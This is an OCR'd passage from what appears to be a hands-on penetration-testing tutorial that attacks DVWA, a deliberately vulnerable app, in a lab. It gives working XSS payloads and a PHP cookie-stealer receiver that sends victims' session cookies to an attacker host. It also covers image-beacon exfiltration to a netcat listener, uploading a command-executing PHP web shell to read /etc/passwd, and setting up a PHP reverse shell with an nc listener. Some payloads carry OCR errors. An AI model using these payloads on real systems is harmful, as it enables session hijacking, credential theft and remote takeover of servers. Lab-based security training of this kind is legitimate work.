
Final Attack:
txtName=23h74dl%3Ca+b%3Dc%3Eoqjdn&mtxMessage=%3Ch1%3EHello+from+Hidaia%3C%2Fh1%3E&btnSign=Sign+Guestbook

- Go to the page http://localhost/dvwa/vulnerabilities/xss_s/ and set intercept on BurpSuite “Proxy/Intercept” tab.


Change the request to include the final attack:

txtName=23h74dl%3Ca+b%3Dc%3Eoqjdn&mtxMessage=%3Ch1%3EHello+from+Hidaia%3C%2Fh1%3E&btnSign=Sign+Guestbook

So you will have the following request in “Proxy/Intercept” page of BurpSuite



When forwarding the request, the html code is executed and you will get the following in the browser:


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
Name: 23h74dloqjdn
Message:
Hello from Hidaia
Name: 23h74dloqjdn
Message:
Hello from Hidaia
More Information

e) Using reflected XSS vulnerability to steal web login session cookies:

This is example using DVWA (damn vulnerable web application) reflected XSS vulnerability to steal web login session cookies

1. I am using the scan results for DVWA App installed in Windows on this tutorial with the link address http://localhost/dvwa and the DVWA security set to low.


2. Log on to DVWA application. Set the security to low. Then reset the databases from https://localhost/dvwa/setup.php.

3. Go to the page that reflected XSS vulnerability has occurred https://localhost/dvwa/vulnerabilities/xss_r/.

4. In the text put the following script that shows login cookie by writing:

<script>alert(document. cookie);</script>


I got the following popup that shows part of the cookie and does not show session ID.



5. In order to get the session ID, I used the BurpSuite. I set “Proxy/Intercept” to be on. And in the page https://localhost/dvwa/vulnerabilities/xss_r/ text box I put the following script that retrives the session cookie.


<script>alert(document.cookie);</script>

This is the reflected XSS request as shown in BurpSuite:



The Cookie: PHPSESSID=515ab63qa9q4nqj2pm2lju7l97; security=low

6. Install “Cookie Quick Manager” extension on Firefox. Within Cookie Manager, find the line for DVWA application cookie and update the cookie with the victim cookie to login with the victim credentials. The Cookie enables us to hijack the login session by using the cookies of the victim. But the victim is not going to hand the cookie to other.



7. A cookie stealer is used to steal the SESSION data or cookie information such as login details of any unsuspecting victim. Once the link is visited, the cookie data of the user is taken and stored externally. They are then redirected to another page without knowing what has just happened. This cookie stealer will be made using PHP so a webhost supporting PHP will be needed. A cookie stealer is made up of a sender and a receiver. The sender is done using JavaScript so will work on almost any user providing JavaScript is turned on. The receiver is placed on your site and takes the cookie from the JavaScript cookie sender.

8. Here is a sample receiver code for your PHP file. The code above takes a REQUEST parameter of **c** from either a HTTP POST or as a GET parameter from the URL (/script.php?c=[Cookie Data]). The details are stored in a text log file although a database could also be used. Finally after logging the cookie data the script redirects the victim back to an external URL.

```php
<?php
$logFile = "cookieLog.txt";
$cookie = $_REQUEST["c"];

$handle = fopen($logFile, "a");
fwrite($handle, $cookie . "\n\n");
fclose($handle);

header("Location: http://www.google.com/");
exit;
?>
```

9. Next is the JavaScript sender:

```
<script>window.location = "http://www.yourdomain.com/stealer.php?c=" + document.cookie;
</script>
```

Again change the URL to fit the actual location and name of your PHP script. If the code above is successfully injected into a page (e.g. through XSS) then as soon as the victim loads the page, they will be redirected to your cookie stealer script. You could also load the URL into a frame to avoid the redirection being noticed. That's all there is to it, you have now built a successful cookie stealer.

10. In my example, I created cookie stealer php script stealer.php. I saved the file in my XAMPP htdocs directory: The file stealer.php will forward the request to http://www.google.com.

```php
<?php
$logFile = "cookieLog.txt";
$cookie = $_REQUEST["c"];
$handle = fopen($logFile, "a");
fwrite($handle, $cookie . "\n\n");
fclose($handle);
header("Location: http://www.google.com/");
```

```
exit;
?>
```

11. Then I used the following command in the reflected XSS DVWA page "http://localhost/dvwa/vulnerabilities/xss_r/" :

<script>window.location="http://10.0.0.4/stealer.php?c="+document.cookie;
</script>

12. I got the victim cookie in the htdoc directory in the log file cookieLog.txt.

13. So you can send the victim the url. To decide the URL that you must send the victim, just enter any script in the text box in the page that has reflected XSS vulnerability. In my case

"http://localhost/dvwa/vulnerabilities/xss_r"

This is the URL when using the script <script>alert('Hacked');</script>

http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert('Hacked');
</script>


Change the URL to include the cookie stealer script in the name attribute:

<script>window.location="http://10.0.0.4/stealer.php?c="+document.cookie;
</script>

http://localhost/dvwa/vulnerabilities/xss_r/?name=
<script>window.location="http://10.0.0.4/stealer.php?c="+document.cookie;
</script>

Then you must encode the script from https://www.url-encode-decode.com/


http://localhost/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ewindow.location%3D%22http%3A%2F%2F10.0.0.4%2Fstealer.php%3Fc%3D%22%2Bdocument.cookie%3B%3C%2Fscript%3E



You can shorten the url

14. You can also get the link by setting the “Proxy/Intercept” on to get the request URL

http://localhost/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ewindow.location+%3D+%22http%3A%2F%2F10.0.0.4%2Fstealer.php%3Fc%3D%22+%2B+document.cookie%3B%3C%2Fscript%3E&user_token=25a8feab25d088db4b9bcd175a425458


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Extensions
Learn
SQLiPy
Intercept
HTTP history
WebSockets history
Options
Logging of out-of-scope Proxy traffic is disabled
Re-enable
Request to http://localhost:80 [127.0.0.1]
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
1 GET /dvwa/vulnerabilities/xss_r/?name=
%3Cscript%3Ewindow.location=%3D+%22http%3A%2F%2F10.0.0.4%2Fsteales.php%3Fc%3D%22+%2Bdocument.cookie%3B%3C%2Fscript%3E&user_token=
2ba8feab2b4000db4b5bcd171a425450 HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Chromium";v="109", "Not_A Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://localhost/dvwa/vulnerabilities/xss_r/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
16 Cookie: security=impossible; PHPSESSID=gv01e3l2ch2v0hhvrqilm3ip4pi
17 Connection: close

f) Using stored XSS vulnerability to steal web login session cookies:

This is a tutorial how to steal log on cookie using stored cross site scripting.

1. I am going to use DVWA app in Windows device. In the stored cross site scripting page http://10.0.0.4/dvwa/vulnerabilities/xss_s/. we need to increase the text message length. In D:\xampp\htdocs\dvwa\vulnerabilities\xss_s\index.php. Change the maxlength from 50 100.


2. Example 1:

- In my first example , I created cookie stealer php script stealer.php. I saved the file in my XAMPP htdocs directory: The file stealer.php will forward the request to http://www.google.com.

```
<?php
$logFile = "cookieLog.txt";
$cookie = $_REQUEST["c"];
$handle = fopen($logFile, "a");
fwrite($handle, $cookie . "\n\n");
fclose($handle);
header("Location: http://www.google.com/");
exit;
?>
```

- In the stored cross site scripting page http://10.0.0.4/dvwa/vulnerabilities/xss_s/, write the following line in the message field:

<script>window.location="http://10.0.0.4/stealer.php?c="+document.cookie;
</script>




- When the victim will go to http://10.0.0.4/dvwa/vulnerabilities/xss_s and tries to read the text message, the script stealer.php will be executed and he will be forwarded to www.google.com and the cookie will be logged in the log file cookieLog.txt according to the script. You can change the stealer.php according to your need.

3. Example 2:

In the second example, I am going to use a machine with an IP address of 192.168.223.128 as the attacker machine that will hack the cookie in the victim computer.

- Go to the stored cross site scripting page http://10.0.0.4/dvwa/vulnerabilities/xss_s/, write the following script in the message field:

<script>new image().src="
http://192.168.223.128/b.php?"+document.cooki; </script>



- In the attacker computer 192.168.223.128, I wrote the following netcat command to set up netcat listener to port 80.

netcat -nvlp 80

- Go to other browser to the stored cross site scripting page http://10.0.0.4/dvwa/vulnerabilities/xss_s/ and open to the message that we stored a script in it. The session cookie will be reflected on netcat session.

14. EXPLOITING FILE UPLOAD VULNERABILITY:

a) File upload vulnerability definition:

1. Uploaded files represent a significant risk to web applications. The first step in many attacks is to get some code to the system to be attacked. Then the attacker only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.

2. The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system, forwarding attacks to backend systems, and simple defacement. It depends on what the application does with the uploaded file, including where it is stored.

b) File upload using DVWA App installed in Kali-Linux:

1. On this tutorial I am going to use the DVWA application installed in Kali Linux. The IP address of the Kali Linux machine distinguish it from DVWA in windows is 192.168.223.128. The DVWA security set to low So the link to DVWA application in Kali Linux machine

http://192.168.223.128/dvwa-linux

2. File upload vulnerability is the vulnerability that allows the hacker or attacker their malicious script or program to get remote code execution

3. In DVWA file upload page http:// 192.168.223.128/dvwa-linux/vulnerabilities/upload/ we can upload files.

4 Kali linux /usr/share/webshells folder comes with a lot of PHP shells in the folder /usr/share/webshells/php. I am going to use the shell /usr/share/webshells/php/simple-backdoor.php. I copied the file to my home directory /home/Hidaia


cp /usr/share/webshells/php/simple-backdoor.php /home/Hidaia

The simple-backdoor.php file has the following form:

```
<?php
if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
```

```
}
?>
```

5. In DVWA set the security low and in file upload page http://192.168.223.128/dvwa-linux/vulnerabilities/upload/ upload the shell in /usr/share/webshells/php/simple-backdoor.php that I copied to /home/Hidaia/simple-backdoor.php. I got message that the file is uploaded in ../../hackable/uploads/simple-backdoor.php.



6. Now we can access the php shell using the link

http://192.168.223.128/dvwa-linux/vulnerabilities/upload/../../hackable/uploads/simple-backdoor.php

You will be forwarded to page http://192.168.223.128/dvwa-linux/hackable/uploads/simple-backdoor.php

7. Now we can run any command using cmd parameter in the link

http://192.168.223.128/dvwa-linux/hackable/uploads/simple-backdoor.php?cmd=cat+/etc/passwd

We get the /etc/passwd file.

8. If I try ls command as example, it will list the files in any directory you choose as long as the shell can have permission to access the directory. As example I chose to list the files in the directory /etc/


http://192.168.223.128/dvwa-linux/hackable/uploads/simple-backdoor.php?cmd=ls /etc

c) Reverse shell file upload:

1. Kali linux /usr/share/webshells folder comes with a lot of PHP shells in the folder /usr/share/webshells/php. I am going to use the shell /usr/share/webshells/php/php-reverse-shell.php. I copied the file to my home directory /home/Hidaia

cp /usr/share/webshells/php/php-reverse-shell.php /home/Hidaia

2. Edit the php-reverse-shell.php to point to the attacker IP address which is my Kali Linux machine: 192.168.223.128. And make change of the port. I used port 4444



3. In DVWA set the security low and in file upload page
http://192.168.223.128/dvwa-linux/vulnerabilities/upload/


4. Now we can access the php shell using the link

http://192.168.223.128/dvwa-linux/hackable/uploads/php-reverse-shell.php

5. Open the netcat listener to listen ap port 4444 in the attacker computer 192.168.223.128

nc -lvnp 4444 -

